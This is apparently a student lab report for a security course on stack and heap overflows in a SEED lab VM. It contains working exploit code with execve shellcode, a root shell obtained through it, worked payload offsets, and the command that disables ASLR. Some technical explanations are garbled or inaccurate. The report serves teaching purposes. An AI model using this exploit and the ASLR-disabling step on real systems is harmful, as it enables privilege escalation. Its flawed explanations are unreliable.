


```

~/project1/exploit.c - Sublime Text (UNREGISTERED)
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 char code[]=
6     "\x31\xc0" /* xorl %eax,%eax */
7     "\x50" /* pushl %eax */
8     "\x68" //sh" /* pushl $0x68732f2f */
9     "\x68" //bin" /* pushl $0x6e69622f */
10    "\x89\xe3" /* movl %esp,%ebx */
11    "\x50" /* pushl %eax */
12    "\x53" /* pushl %ebx */
13    "\x89\xe1" /* movl %esp,%ecx */
14    "\x99" /* cdq */
15    "\xb0\x0b" /* movb $0x0b,%al */
16    "\xcd\x80" /* int $0x80 */
17
18
19 void main(int argc, char **argv)
20 {
21     char buffer[517];
22     FILE *badfile;
23
24     /* Initialize buffer with 0x90 (NOP instruction) */
25     memset(buffer, 0x90, 517);
26
27     /* You need to fill the buffer with appropriate contents here */
28     *((long *) (buffer + 0x24)) = buffer + 0x150;
29
30     /* You need to place the shellcode towards the end of the buffer */
31     memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
32
33     /* Save the contents to the file "badfile" */
34     badfile = fopen("./badfile", "w");
35     fwrite(buffer, 517, 1, badfile);
36     fclose(badfile);
37 }

```

Figure A.3.1.2. The exploit.c program that creates the input file badfile with return address "buffer + 0x150"



```

~/project1/stack.c - Sublime Text (UNREGISTERED)
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int bof(char *str)
6 {
7     char buffer[24];
8
9     /* this statement has a buffer overflow problem */
10    strcpy(buffer, str);
11
12    return 1;
13 }
14
15 int main(int argc, char *argv[])
16 {
17     char str[517];
18     FILE *badfile;
19     badfile = fopen("badfile", "r");
20     fread(str, sizeof(char), 517, badfile);
21     bof(str);
22     printf("returned Properly\n");
23     return 1;
24 }

```

Figure A.3.1.3. The vulnerable stack.c program

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```

Terminator
/bin/bash
[04/20/23]seed@VM:~/project1$ ./exploit
[04/20/23]seed@VM:~/project1$ ./stack
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
# exit
[04/20/23]seed@VM:~/project1$

```

Figure A.3.1.4. The successful buffer overflow attack

A.3.2 Question

Performing the buffer overflow attack as described in the exercise is not always successful. Although the badfile is constructed correctly (with the shellcode at the end of the file), when we try different return addresses, the following results are observed.

```

buffer address: 0xbffff180
case 1: long retAddr = 0xbffff250 -> Able to get shell access
case 2: long retAddr = 0xbffff280 -> Able to get shell access
case 3: long retAddr = 0xbffff300 -> Cannot get shell access
case 4: long retAddr = 0xbffff310 -> Able to get shell access
case 5: long retAddr = 0xbffff400 -> Cannot get shell access

```

Can you explain why some of these addresses work and some don't?

The addresses that do not grant shell privileges are 0xbffff300 and 0xbffff400 and this is because they contain zeros that prevent the strcpy() function from copying all the contents of the badfile that was correctly created by the fed program. More specifically, strcpy() copies the contents of the badfile until it encounters the terminating bit character '\0' before the last bit which is the least significant bit, where in the above addresses it encounters it and therefore the copying is interrupted. The remaining addresses 0xbffff250, 0xbffff280 and 0xbffff310 do not contain

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

zero before the least significant bit and so strcpy() will copy all the contents of badfile and the buffer overflow attack will give shell privileges to the attacker.

A.3.3 Question

The following function is called from within a privileged program. The argument str points to a string provided entirely by users (the string size is up to 300 bytes). When this function is called, the address of the buffer table is 0xAABB0010, while the return address is stored at 0xAABB0050.

```
int bof(char *str)
{
    char buffer[24];
    strcpy(buffer, str);
    return 1;
}
```

Write down the string you would feed the program, so that when it is copied to the buffer and when the bof() function returns, the privileged program will execute your code. In your answer, you do not need to write down the code that was piped, but the offsets of the key elements in your string must be correct.

The distance between the buffer base address and the return address is 0xAABB0050 – 0xAABB0010 = 0x40, so in these 0x40 bytes NOP instructions (0x90) will be written, where they do nothing until we reach the return address 0xAABB0050 to replace it with the address of our code that is placed at the end of the buffer. The return address will be replaced with the address 0xAABB0010 + 0x48 = 0xAABB0058, where 0xAABB0010 is the buffer address and 0x48 is the minimum OFFSET that will point to our code within the buffer (0x40 is the distance return address with buffer base address, 0x04 is the previous frame pointer field and 0x04 is the return address field). Therefore, the string that we would feed the program so that when it is copied to the buffer and when the bof() function returns, the privileged program executes our code, is shown in Figure A3.3.1.




Figure A.3.3.1. The desired string for successful execution of our code when copied to the buffer

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

A.3.4 Question

The following function is called on a remote server program. The argument `str` points to a string provided by the users (the string size is up to 300 bytes). The buffer size is `X`, which value is unknown to us (we cannot debug the remote server program).

```
int bof(char *str)
{
    char buffer[X];
    strcpy(buffer, str);
    return 1;
}
```

However, we somehow know that the address of the buffer array is `0xAABBCC10`, and the distance between the end of the buffer and the memory location where the function's return address is located is 8. Although we do not know the exact value of `X`, we know that its value is between 20 and 100. Write down the string that you would feed the program, so that when it is copied into the buffer and when the `bof()` function returns, the remote server program will execute your code. It is assumed that as an attacker you will only have one attempt, so you should structure the string in such a way that the attack will succeed even if we do not know the exact value of `X`. In your answer, you do not need to write the code that was piped, but the distances (offsets) of the key elements in your string must be correct.

The distance between the buffer base address and the return address is 8 (0x08) bytes and the buffer address is `0xAABBCC10`. Therefore, the return address is $RT = 0xAABBCC10 + 0x08 \Rightarrow RT = 0xAABBCC18$. The return address will be replaced with the address $0xAABBCC10 + 0x16 = 0xAABBCC26$, where `0xAABBCC10` is the buffer address and `0x16` is the minimum OFFSET that will point to our code in the buffer (0x08 is the distance return address with buffer base address, 0x04 is the previous frame pointer field and 0x04 is the return address field). Therefore, the string that we would feed the program so that when it is copied to the buffer and when the `bof()` function returns, the privileged program executes our code, is shown in Figure A3.4.1.




Figure A.3.4.1. The desired string for successful execution of our code when copied to the buffer

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

A.3.5 Question

Why does ASLR (Address Space Layout Randomization) make buffer overflow attacks more difficult? Briefly describe how it works. Do the same for the stack guard and non-executable stack countermeasures.

ASLR changes the memory locations where the process's data and resources (stack) are allocated in memory each time a process is executed, so that the return address is not as predictable in buffer overflow attacks.

The stack guard is a countermeasure that acts cautiously in cases of buffer overflow that threaten to affect memory fields with the ultimate goal of executing malicious code to provide services that are not accessible to everyone (e.g. administrator services). More specifically, the action it performs in the event of a buffer overflow being detected is the violent termination of the program, so that data does not continue to be written to memory fields that should not be written.

The non-executable stack is a countermeasure that prevents code from being executed on the stack where a process's data and resources are stored, so that the stack does not overflow from buffer overflow attacks and memory fields that are not programmed to be written are violated.

A.4 Heap overflow problem

In addition to stack overflow, a similar phenomenon can also occur on the heap.

A.4.1 Question

Using information from various sources (online articles, books, etc.), briefly describe how a heap overflow occurs and how it can be exploited to carry out an attack. What are the similarities and differences with a buffer overflow? In your description, it is advisable to use appropriate examples of heap overflow attacks.

Heap overflow occurs when programmers attempt to write to more memory than they have dynamically allocated. The heap is a block of memory that is provided to users for use in cases where the amount of data is not known at the outset, and is therefore given to the process at runtime. Heap overflow is exploited by attackers to

gain access to services they are not entitled to by executing their own code that gives them access to those services.

Heap overflow and buffer overflow have the same mode of operation, that is, writing to a memory block that goes out of bounds, resulting in memory fields that are not programmed to be modified. Also, the attacks aim for the same purposes, in violating the return address field that contains the address of the next instruction that is programmed to be executed, so that it contains the address of malicious code that serves the interests of the attacker.


ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

However, they differ in the memory space where the violation occurs, the cause, and the ways to deal with it. More specifically, a buffer overflow is caused by overwriting data to more memory blocks than are statically allocated on the stack, while a heap overflow is caused by overwriting data to more memory blocks than are dynamically allocated on the heap. A buffer overflow occurs only by overwriting a memory block, while a heap overflow

It also occurs from writing to a memory block that failed to be dynamically allocated by a programming tool (e.g. malloc() in C) or to a memory block that has been freed by a corresponding programming tool (e.g. free() in C). Finally, buffer overflow is treated with various countermeasures that protect the stack from attacks, such as ASLR, stack guard and non-executable

stack, where the necessary actions are performed to avoid writing memory fields that are not programmed to be written during the attack. The mechanisms for dealing with heap overflow are more complex, however, ASLR also makes it useful, randomly changing the memory locations of data on the heap each time the process is executed. To avoid heap overflow, proper memory management is required in allocation and deallocation with pointer management (malloc() in C).


Three typical cases of heap overflow are presented in Figures A.4.1.1, A.4.1.2 and A.4.1.3.



```
~/project1/hof.c - Sublime Text (UNREGISTERED) 6:15 PM
shellcode.c x dash_shellcode.c x stack.c x hof.c x exploit.c x infinite.sh x
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 #define N 20
5
6 int main(int argc, char *argv[])
7 {
8     double *arr;
9     int i;
10
11     arr = (double *) malloc (N * sizeof(arr));
12
13     for (i = 0; i < N + 100; i++)
14         arr[i] = i / N;
15     for (i = 0; i < N + 100; i++)
16         printf("arr[%d] : %lf\n", i, arr[i]);
17
18     free(arr);
19
20     return 0;
21 }
```


Figure A.4.1.1. Heap overflow from writing to a memory block larger than the dynamically allocated memory block allocated from the heap by malloc()

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```
~/project1/hof.c - Sublime Text (UNREGISTERED) 6:15 PM
shellcode.c x dash_shellcode.c x stack.c x hof.c x exploit.c x infinite.sh x
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 #define N 1000000000000000
5
6 int main(int argc, char *argv[])
7 {
8     double *arr;
9     int i;
10
11     arr = (double *) malloc (N * sizeof(arr));
12
13     for (i = 0; i < N; i++)
14         arr[i] = i / N;
15     for (i = 0; i < N; i++)
16         printf("arr[%d] : %lf\n", i, arr[i]);
17
18     free(arr);
19
20     return 0;
21 }
Line 15, Column 22 Tab Size: 4 C
```

Figure A.4.1.2. Heap overflow from writing to a memory block that malloc() failed to dynamically allocate from the heap



```
~/project1/hof.c - Sublime Text (UNREGISTERED) 6:14 PM
shellcode.c x dash_shellcode.c x stack.c x hof.c x exploit.c x infinite.sh x
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 #define N 20
5
6 int main(int argc, char *argv[])
7 {
8     double *arr;
9     int i;
10
11     arr = (double *) malloc (N * sizeof(arr));
12     free(arr);
13
14     for (i = 0; i < N; i++)
15         arr[i] = i / N;
16     for (i = 0; i < N; i++)
17         printf("arr[%d] : %lf\n", i, arr[i]);
18
19     return 0;
20 }
Line 20, Column 2 Tab Size: 4 C
```

Figure A.4.1.3. Heap overflow from writing to a memory block freed by the free() function

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Sources:

<https://www.imperva.com/learn/application-security/buffer-overflow/>

https://en.wikipedia.org/wiki/Heap_overflow

B. PRACTICAL PART

Initial setup – Disabling ASLR

Actions

First, we checked if ASLR (Address Space Layout Randomization) is enabled, that is, if it contains the value 2, by typing the command:

```
sysctl kernel.randomize_va_space
```

The result of the command was:

```
kernel.randomize_va_space = 2
```


Then we found that ASLR is enabled and disabled it by setting its value to 0 with the command:

```
sudo sysctl -w kernel.randomize_va_space=0
```

The command printed in the output:

```
kernel.randomize_va_space = 0
```

Results



The image shows a screenshot of a Terminator terminal window. The window title is "Terminator" and it shows a bash shell. The user is "seed@VM" and the current directory is "~/project1". The terminal output shows the following commands and results:

```
[04/18/23]seed@VM:~/project1$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
[04/18/23]seed@VM:~/project1$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/18/23]seed@VM:~/project1$
```

Figure 1. Disabling ASLR

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Observations

ASLR is a countermeasure that randomizes the stack address in memory at each execution of the process (see Question A.3.5 from section A. THEORETICAL PART, chapter A.3 Exploitation of buffer overflow) and the purpose of the experiment is, through a buffer overflow attack, to modify the return address so that it points to our own code that opens a shell and gives us access to administrator privileges (# root). Therefore, with ASLR turned on, predicting the return address is more difficult and therefore buffer overflow attacks are more difficult to achieve, which is why we disabled it.


B.1 Shellcode development and testing

